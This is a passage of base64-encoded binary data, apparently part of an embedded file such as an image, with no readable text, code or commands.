vDmraJZ6xcavYzWS3TQrEk6FHOzfk7TyB84+vNeq0UV5tes61R1H1O2lTVKCgugUUUViahRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAU0/wCsX6H+lOpp/wBYv0P9KAHUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUxW2gghup/hPrT6KAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaN49G/75NOooAbvHo3/fJo3j0b/vk06igBu8ejf98mjePRv++TTqKAG7x6N/3yaAd0gwDwD1GPSnUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFZ+ta9pfh3T/t2uX8Fha7wnmzvtXcegz+Fc/8A8La8Bf8AQ2aV/wCBAoA7Ciq9hf2uqafBfadcR3NrcIHiljOVdT0INWKACiiigAooooAKKOnWqOl65petxyyaRqFvepC+yRoJA4RvQ46GgC9RRRQAUVmaj4k0bSdUstO1LUra1vL9tlrBLJh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yGU8EGpaKoyTad0Z2o+H9K1a1ht9RsYbiGD/VI65CcY4/Co9N8MaLo8kr6bptvbtMmyQov3l9D7Vq0VPJG97amyxNZQ9mpvl7XdvuM3T/AA7pGk3DT6dp1vbSsMF44wDj09h7VpUUU0klZGdSpOpLmm235hRRRTICiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAorOutSYOYrJVZlOGlf7qn0AH3j+X17VT868blr5wf8AYjTH6g1m5pEOaRu0Vhebd/8AP/N/37j/APiaPNu/+f8Am/79x/8AxNL2nkL2iN2isLzbv/n/AJv+/cf/AMTR5t3/AM/83/fuP/4mj2nkHtEbtFYXm3f/AD/zf9+4/wD4mjzbv/n/AJv+/cf/AMTR7TyD2iN2isLzbv8A5/5v+/cf/wATR5t3/wA/83/fuP8A+Jo9p5B7RG7RWF5t3/z/AM3/AH7j/wDiaPNu/wDn/m/79x//ABNHtPIPaI3aKwvNu/8An/m/79x//E0ebd/8/wDN/wB+4/8A4mj2nkHtEbtFYXm3f/P/ADf9+4//AImjzbv/AJ/5v+/cf/xNHtPIPaI3aKwvNu/+f+b/AL9x/wDxNHm3f/P/ADf9+4//AImj2nkHtEbtFYqXt9C2fMS4XPKuu1vwI4/StS1uo7uLfESMHDK3BU+hFXGSZSkmTUUUVRQUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUVn3moskhhtFV5Bwzv91Py6n2/WqRnvW5a9ZT6JEgH6g1DmkQ5pG7RWF5t3/z/wA3/fuP/wCJo827/wCf+b/v3H/8TU+08he0Ru0Vhebd/wDP/N/37j/+Jo827/5/5v8Av3H/APE0e08g9ojdorC827/5/wCb/v3H/wDE0ebd/wDP/N/37j/+Jo9p5B7RG7RWF5t3/wA/83/fuP8A+Jo827/5/wCb/v3H/wDE0e08g9ojdorC827/AOf+b/v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